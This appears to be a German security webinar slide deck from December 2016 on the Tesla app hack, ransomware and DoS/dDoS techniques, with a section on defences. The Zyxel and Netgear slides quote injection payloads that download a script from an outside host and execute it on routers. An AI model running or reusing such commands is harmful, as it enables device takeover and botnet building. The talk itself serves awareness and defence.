Security-Webinar

Dezember 2016

Dr. Christopher Kunz, filoo GmbH

Über mich

filoo®

➜Dr. Christopher Kunz

➜Geschäftsführer filoo GmbH

➜Promotion IT Security

➜Vorträge auf Konferenzen

➜Autor von Artikeln & Büchern

filoo GmbH

➜Professionelles Hosting für den Mittelstand

- Dedizierte Server
- Public Cloud
- Private Cloud

➜Primärer Rechenzentrumsstandort Frankfurt

- Tier3, ISO 27001
- Fläche in zwei Brandabschnitten

➜Managed Services

- Planung & Deployment
- Security Services
- Systemadministration

Agenda

filoo®

➜Tesla-Hack

➜Wordpress.org Hack

➜Neues von Kryptotrojanern

➜Vertiefung: Denial of Service / dDoS

➜Nächster Termin

Tesla Hack

filoo®

➜Tesla Model S wird mit App ferngesteuert

- Auf- und abschließen, orten, Funktionen an-/ausschalten

➜Über Social Engineering Tesla-Nutzer zu App-Install überreden

- Z.B: Kostenloses WLAN und Goodies an einer Tesla-Ladestation

➜App enthält Malware

- „rootet“ Telefon / bricht aus Sandbox aus

➜Möglichkeit, Auto zu tracken…

- …und aufzuschließen…

➜Fazit: Smartphone wird immer sensitiver

Wordpress.org

filoo®

➜api.wordpress.org

- Verteilt u.a. Wordpress-Update-Benachrichtigungen an Blogs
- Betrieben von Automattic

➜Update-Notification enthält Download-URL

- Keine Signaturprüfung des Downloads
- Backdoor in Wordpress-Download trivial einfach einbaubar

➜Code wird zwischen GitHub und api.wordpress.org gesynched

- Sync-Tool enthält Sicherheitslücke
- Shell-Zugriff auf api.wordpress.org möglich

➜Lücke im September an Automattic gemeldet und behoben

Goldeneye Trojaner

filoo®

➜Sehr gut gemachter Kryptotrojaner

- Spricht Personalabteilungen an
- Sehr plausible Bewerbung
- Enthält XLS mit Makros und PDF ohne Schadcode

➜Verschlüsselung aller Dateien


➜Nach Reboot Verschlüsselung des Windows-MFT

➜Zwei Lösegelder notwendig (ca. $2000)

Popcorn Time

➜Interessante „Affiliate“-Funktion

- Infiziere zwei Andere über diesen Link…
- …und Du bekommst Deine Daten zurück




Popcorn Time Inspiration

Denial of Service

filoo®

- ➜Wie schlimm ist es?
- ➜Welche Typen gibt es?
- ➜Botnets
- ➜Internet of Things
- ➜Aktueller Fall mit Zyxel
- ➜Crash-DoS mit Speedport


Die schieren Dimensionen



DoS-Typen

➜Denial of Service

- Pingflood (“ping –f“)
- LOIC
- Software-Crashes (durch Bugs)



➜Distributed Denial of Service

- 200.000 LOIC-Clients
- Viele, viele „ping –f“
- Oder andere Möglichkeiten

➜Mögliche Datenrate

- Anzahl der Teilnehmer * Upload-Datenrate pro TN
- 1 T-DSL mit 1Mbps Upstream = 1Mbps Angriffstraffic

Application/Volumetrischer DoS

filoo®

➜Application-Level DoS

- Ziel: Eine spezifische Anwendung (OSI Layer 7)
- Überfluten der Anwendung mit sinnlosen Daten
- Etwa: Massenhaft GET-Requests auf Webserver
- Slowloris als Webserver-DoS

➜Volumetrischer DoS

- Angriff auf eine IP-Adresse / Hostname (OSI Layer 3)
- Schieres Datenvolumen entscheidend
- Saturation des Netzwerkstacks oder der Leitung
- Pingflood (reines Volumen)
- SYNflood (DoS des TCP-Stacks)

Reflection/Amplification DoS

filoo®

➜Funktioniert am besten mit UDP
- Aber auch Amplification des TCP 3-way Handshake möglich

➜Angreifer fälscht Absenderadresse
- Setzt sie auf IP-Adresse des Opfers

➜Versand einer UDP-Anfrage an Server mit dieser Adresse
- Geeignete Protokolle: DNS, NTP, Chargen, Quake3 u.v.a.m.

➜Antwort vom Server an Opfer-Adresse

➜Amplification Factor: Antwort-Bytes pro Anfrage-Byte
- Bei NTP: ca. 550:1

➜Mögliche Datenrate
- Anzahl der Amplifier * Upload-Datenrate pro Amplifier * Amplification Rate
- 1 T-DSL mit 1mbps Upstream = 550Mbps Angriffstraffic

Botnets - Traditionell

filoo®

➜Infizierte Windows-PCs

- Malware durch Browser-Exploits
- Malware durch Social Engineering
- Malvertising
- (seltener) Traditionelle Virus-Infektionsvektoren

➜Gecrackte Server

- Automatisierte Exploits für...
  - Webserver
  - Web-Applikationen (Wordpress!)
  - Andere Serverdienste

➜Hohe Volatilität durch Entdeckung / Powercycle

➜Mögliche Datenrate

- Anzahl Bots * Upstream jedes Bots
- Stark schwankend, je nach Bot-Typ

IoT Botnets

filoo®

➜IoT Devices brauchen Internetzugang

- Sind aber oft billig und schlecht entwickelt
- Selten gewartet, oft uralte Firmwarestände

➜Automatisierte Exploits trivial einfach

- shodan.io und Co helfen sehr
- Default Usernamen / PW ausprobieren

➜Millionen Devices rund um den Globus

- ...mit kaputten DNS-Resolvern (Amplification: 50:1)
- ...mit kaputten NTP-Servern (Amplification: 550:1)

➜dDoS gegen krebsonsecurity mit IoT Botnet Mirai

- 620 Gbps

IoT Botnet mit Zyxel Routern

filoo®

➜Zyxel Router/DSL-Modems unterstützen TR-064 / TR069

- *LAN-Side DSL CPE Configuration*, Konfiguration vom Provider zum Modem pushen
- Z.B. NTP-Server-Hostname
- Hier: Offen nach außen (auf externer IP-Adresse)

➜NTP-Konfiguration ungenügend geparsed

- cd /tmp;wget http://l.ocalhost.host/x.sh;chmod 777 x.sh;./x.sh
- SOAP Envelope drum, fertig

➜Nach Exploit: Angriffsvektor schließen

- busybox iptables -A INPUT -p tcp --destination-port 7547 -j DROP
- busybox killall -9 telnetd

➜5 Millionen angreifbare Router

- 41 Millionen Geräte weltweit haben Port 7547 offen

Crash-DoS auf Speedport

filoo®

➜Berichte über Verbindungsprobleme bei Telekom

➜Grund: TR064/TR069 Angriffe

➜Speedport-Modems angreifbar…

➜Crashen „nur“; führen keinen Code aus

- Reboot hilft nur kurz

➜Firmware-Fixes bereits gepushed

Et tu, Netgear?

filoo®

➜Triviale Lücke auf Netgear-Routern

➜Code Execution in CGI

- http://rou.ter/cgi-bin/;wget http://localhost.host/x;chmod 755 ./x; ./x

➜Webinterface nur lokal erreichbar

- Also: Social Engineering
- Guck mal, Nacktfotos!

➜Sind Sie betroffen?

- http://kb.netgear.com/000036386/CVE-2016-582384

dDoS Bekämpfung

filoo®

➜Mehr Bandbreite haben!

- Das kann teuer werden

➜Spezialisierte Filter

- RTBH
- Upstream-Filter beim Provider
- Appliance / Firewall zum Filtern von Application DoS

➜Bei großen Angriffen: Dienstleister

- Prolexic / Akamai
- Cloudflare

Nächster Termin

➜Mittwoch, 11. Januar 2017

➜Anmeldung ab sofort unter https://filoo.de/webinar

Vielen Dank!

➜Ich freue mich auf Ihre Themenvorschläge und Fragen!

➜Kontaktdaten:

- E-Mail: chris@filoo.de
- Telefon: 05241/86730-0

➜Besuchen Sie filoo!

- https://www.filoo.de/
- http://twitter.com/filoogmbh